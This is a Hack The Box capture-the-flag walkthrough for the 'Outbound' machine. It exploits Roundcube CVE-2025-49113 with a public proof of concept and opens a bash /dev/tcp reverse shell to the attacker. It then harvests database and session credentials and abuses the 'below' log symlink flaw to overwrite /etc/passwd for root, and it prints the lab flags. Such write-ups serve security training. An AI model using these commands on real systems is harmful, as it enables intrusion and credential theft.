

 Hack The Box
Nmap Results
# Nmap 7.95 scan initiated Tue Jul 15 17:03:39 2025 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.147.239
Nmap scan report for 10.129.147.239
Host is up (0.016s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|_  256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://mail.outbound.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jul 15 17:03:58 2025 -- 1 IP address (1 host up) scanned in 19.28 secondsnmap scan output. We can see the HTTP redirect to mail.outbound.htb, which we should add to our /etc/hosts file.echo -e '10.129.147.239\t\tmail.outbound.htb outbound.htb' | sudo tee -a /etc/hosts
Service Enumeration

tyler / LhKL1o9Nm3X2TCP/22
Perhaps we'll get an easy win and the credential will be valid for SSH, but I'm not holding my breath. I suspect, rather, that the credential will be for a mailbox on the mail.outbound.htb virtual host.

TCP/80
Penetration Testing

 Melih Kaan Yildiz
Authenticated RCE, which should work well with our credential
To summarize the exploit, the PHP object deserialization occurs because of lack of input sanitization on the _from parameter when making a HTTP POST request. Logic on the _from parameter causes the current serialized session data to be reset when the attacker includes a ! character.
From there, the attacker can send a multipart/form-data request, where the attacker can pass an arbitrary PHP object in the name input field, which will be deserialized when the user session state is re-evaluated.
Exploit
CVE-2025-49113
 fearsoff-org
Public POC released by the exploit author after malicious actors began exploiting in the wild after reading the git diffs on Roundcube Git repo
Ping Test
sudo tcpdump -ni tun0 icmpListen for ICMP requests on Kali
php exploit.php http://mail.outbound.htb tyler LhKL1o9Nm3X2 'ping -c 3 10.10.14.161'
HTTP Test
sudo python3 -m http.server 80Start a HTTP server on Kali
php exploit.php http://mail.outbound.htb tyler LhKL1o9Nm3X2 'curl http://10.10.14.161/pwn.txt'
Reverse Shell
sudo rlwrap nc -lnvp 80Start TCP listener on Kali
php exploit.php http://mail.outbound.htb \
tyler LhKL1o9Nm3X2 \
"/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.161/80 0>&1'"
172.17.0.2, seems to be we're in a Docker containerping test failed. The ping binary isn't installed on the box.Post-Exploit Enumeration
Operating Environment
OS & Kernel
PRETTY_NAME="Ubuntu 24.04.2 LTS"
NAME="Ubuntu"
VERSION_ID="24.04"
VERSION="24.04.2 LTS (Noble Numbat)"
VERSION_CODENAME=noble
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=noble
LOGO=ubuntu-logo

Linux mail.outbound.htb 6.8.0-63-generic #66-Ubuntu SMP PREEMPT_DYNAMIC Fri Jun 13 20:25:30 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
Current User
uid=33(www-data) gid=33(www-data) groups=33(www-data)

bash: sudo: command not found
Users and Groups
Local Users
tyler:x:1000:1000::/home/tyler:/bin/bash
jacob:x:1001:1001::/home/jacob:/bin/bash
mel:x:1002:1002::/home/mel:/bin/bash
Local Groups
tyler:x:1000:
jacob:x:1001:
mel:x:1002:
Network Configurations
Network Interfaces
eth0@if4: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 16:f1:62:15:2a:40 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
       valid_lft forever preferred_lft forever
Open Ports
tcp LISTEN 0 80 127.0.0.1:3306 0.0.0.0:*
ARP Table
172.17.0.1 dev eth0 lladdr 6a:60:e5:1f:8a:90 DELAY
Routes
172.17.0.0/16 dev eth0 proto kernel scope link src 172.17.0.2
Processes and Services
Interesting Processes
mysql        142  0.0  2.7 1408572 108752 ?      Sl   21:03   0:02 /usr/sbin/mariadbd --basedir=/usr --datadir=/var/lib/mysql --plugin-dir=/usr/lib/mysql/plugin --user=mysql --skip-log-error --pid-file=/run/mysqld/mysqld.pid --socket=/run/mysqld/mysqld.sock
root           1  0.0  0.0   4324  2944 ?        Ss   21:03   0:01 /bin/bash /root/init.sh
root        2183  0.0  0.0   8544  2976 ?        Ss   22:34   0:00 /usr/sbin/dovecot -c /etc/dovecot/dovecot.conf
Interesting Files
/var/www/html/roundcube/config/config.inc.php
$config['db_dsnw'] = 'mysql://roundcube:RCDBPass2025@localhost/roundcube';
Privilege Escalation
Inspecting the Database
Because python is not installed on the host, we don't have a way to spawn a new TTY shell conveniently. We could use chisel or some other port forwarding tool to reach tcp/3306 bound internally to the container. But, we can just as easily use ad-hoc queries to the target SQL database.
'mysql://roundcube:RCDBPass2025@localhost/roundcube'
         '-------' '----------' '-------' '-------'
              |          |          |         |
          Username   Password    Hostname  Database
Connecting string in config.inc.php gives us all the details we need
mysql -h 127.0.0.1 -u 'roundcube' -p'RCDBPass2025' -D 'roundcube' -e 'SHOW TABLES;'
mysql -h 127.0.0.1 -u 'roundcube' -p'RCDBPass2025' -D 'roundcube' -e 'SELECT * FROM users;'
mysql -h 127.0.0.1 -u 'roundcube' -p'RCDBPass2025' -D 'roundcube' -e 'SELECT * FROM session;' | grep -v '2025-07'

echo 'bGFuZ3VhZ2V8czo1OiJlbl9VUyI7aW1hcF9uYW1lc3BhY2V8YTo0OntzOjg6InBlcnNvbmFsIjthOjE6e2k6MDthOjI6e2k6MDtzOjA6IiI7aToxO3M6MToiLyI7fX1zOjU6Im90aGVyIjtOO3M6Njoic2hhcmVkIjtOO3M6MTA6InByZWZpeF9vdXQiO3M6MDoiIjt9aW1hcF9kZWxpbWl0ZXJ8czoxOiIvIjtpbWFwX2xpc3RfY29uZnxhOjI6e2k6MDtOO2k6MTthOjA6e319dXNlcl9pZHxpOjE7dXNlcm5hbWV8czo1OiJqYWNvYiI7c3RvcmFnZV9ob3N0fHM6OToibG9jYWxob3N0IjtzdG9yYWdlX3BvcnR8aToxNDM7c3RvcmFnZV9zc2x8YjowO3Bhc3N3b3JkfHM6MzI6Ikw3UnYwMEE4VHV3SkFyNjdrSVR4eGNTZ25JazI1QW0vIjtsb2dpbl90aW1lfGk6MTc0OTM5NzExOTt0aW1lem9uZXxzOjEzOiJFdXJvcGUvTG9uZG9uIjtTVE9SQUdFX1NQRUNJQUwtVVNFfGI6MTthdXRoX3NlY3JldHxzOjI2OiJEcFlxdjZtYUk5SHhETDVHaGNDZDhKYVFRVyI7cmVxdWVzdF90b2tlbnxzOjMyOiJUSXNPYUFCQTF6SFNYWk9CcEg2dXA1WEZ5YXlOUkhhdyI7dGFza3xzOjQ6Im1haWwiO3NraW5fY29uZmlnfGE6Nzp7czoxNzoic3VwcG9ydGVkX2xheW91dHMiO2E6MTp7aTowO3M6MTA6IndpZGVzY3JlZW4iO31zOjIyOiJqcXVlcnlfdWlfY29sb3JzX3RoZW1lIjtzOjk6ImJvb3RzdHJhcCI7czoxODoiZW1iZWRfY3NzX2xvY2F0aW9uIjtzOjE3OiIvc3R5bGVzL2VtYmVkLmNzcyI7czoxOToiZWRpdG9yX2Nzc19sb2NhdGlvbiI7czoxNzoiL3N0eWxlcy9lbWJlZC5jc3MiO3M6MTc6ImRhcmtfbW9kZV9zdXBwb3J0IjtiOjE7czoyNjoibWVkaWFfYnJvd3Nlcl9jc3NfbG9jYXRpb24iO3M6NDoibm9uZSI7czoyMToiYWRkaXRpb25hbF9sb2dvX3R5cGVzIjthOjM6e2k6MDtzOjQ6ImRhcmsiO2k6MTtzOjU6InNtYWxsIjtpOjI7czoxMDoic21hbGwtZGFyayI7fX1pbWFwX2hvc3R8czo5OiJsb2NhbGhvc3QiO3BhZ2V8aToxO21ib3h8czo1OiJJTkJPWCI7c29ydF9jb2x8czowOiIiO3NvcnRfb3JkZXJ8czo0OiJERVNDIjtTVE9SQUdFX1RIUkVBRHxhOjM6e2k6MDtzOjEwOiJSRUZFUkVOQ0VTIjtpOjE7czo0OiJSRUZTIjtpOjI7czoxNDoiT1JERVJFRFNVQkpFQ1QiO31TVE9SQUdFX1FVT1RBfGI6MDtTVE9SQUdFX0xJU1QtRVhURU5ERUR8YjoxO2xpc3RfYXR0cmlifGE6Njp7czo0OiJuYW1lIjtzOjg6Im1lc3NhZ2VzIjtzOjI6ImlkIjtzOjExOiJtZXNzYWdlbGlzdCI7czo1OiJjbGFzcyI7czo0MjoibGlzdGluZyBtZXNzYWdlbGlzdCBzb3J0aGVhZGVyIGZpeGVkaGVhZGVyIjtzOjE1OiJhcmlhLWxhYmVsbGVkYnkiO3M6MjI6ImFyaWEtbGFiZWwtbWVzc2FnZWxpc3QiO3M6OToiZGF0YS1saXN0IjtzOjEyOiJtZXNzYWdlX2xpc3QiO3M6MTQ6ImRhdGEtbGFiZWwtbXNnIjtzOjE4OiJUaGUgbGlzdCBpcyBlbXB0eS4iO311bnNlZW5fY291bnR8YToyOntzOjU6IklOQk9YIjtpOjI7czo1OiJUcmFzaCI7aTowO31mb2xkZXJzfGE6MTp7czo1OiJJTkJPWCI7YToyOntzOjM6ImNudCI7aToyO3M6NjoibWF4dWlkIjtpOjM7fX1saXN0X21vZF9zZXF8czoyOiIxMCI7' | base64 -d

/var/www/html/roundcube/bin there is a decrypt.sh script that we can use/var/www/html/roundcube/bin/decrypt.sh 'L7Rv00A8TuwJAr67kITxxcSgnIk25Am/'
595mO8DmwGeDLog into Roundcube as Jacob

gY4Wr3a1evp4SSH as Jacob
ssh jacob@outbound.htb

sudo privileges after a pivotBecoming Root
 <a href=‘mailto:matthias.gerstnersuse.de’>Matthias Gerstner</a>
Doing some research on vulnerabilities with this application, I discovered a potential CVE
find / -type d -writable -exec ls -ld {} \; 2>/dev/null | grep -vE '/proc|/sys'
/var/log/below/ is writable as suggested by the CVEsudo /usr/bin/below {command} is run, any stderr will be sent to /var/log/below/error_root.log. Since
/var/log/below is world-writable, then we can delete the file -- even as a standard user -- and symlink to something like /etc/passwd. When sudo /usr/bin/below {command} is run, it will apply 0666 permissions -rw-rw-rw- to the symbolically linked path.
0644 mode)sed 's/root:x:/root::/g' /etc/passwd > /tmp/pwnCreate a copy of /etc/passwd where root has no password for use in a bit
:x: with :: indicates that the root user won't use the password hash mapped in /etc/shadow and will instead be password-less.rm /var/log/below/error_root.log && ln -s /etc/passwd /var/log/below/error_root.logRemove and symbolically link /etc/passwd to /var/log/below/error_root.log
sudo /usr/bin/below 
q key to exit the TUI
0666 permissions)
/tmp/pwn that we created before, overwrite /etc/passwd, and become rootFlags
User
3a1931fc305d44950ea6579bef81c4f9
Root
44277d6b34f464993d5e6af87713751c


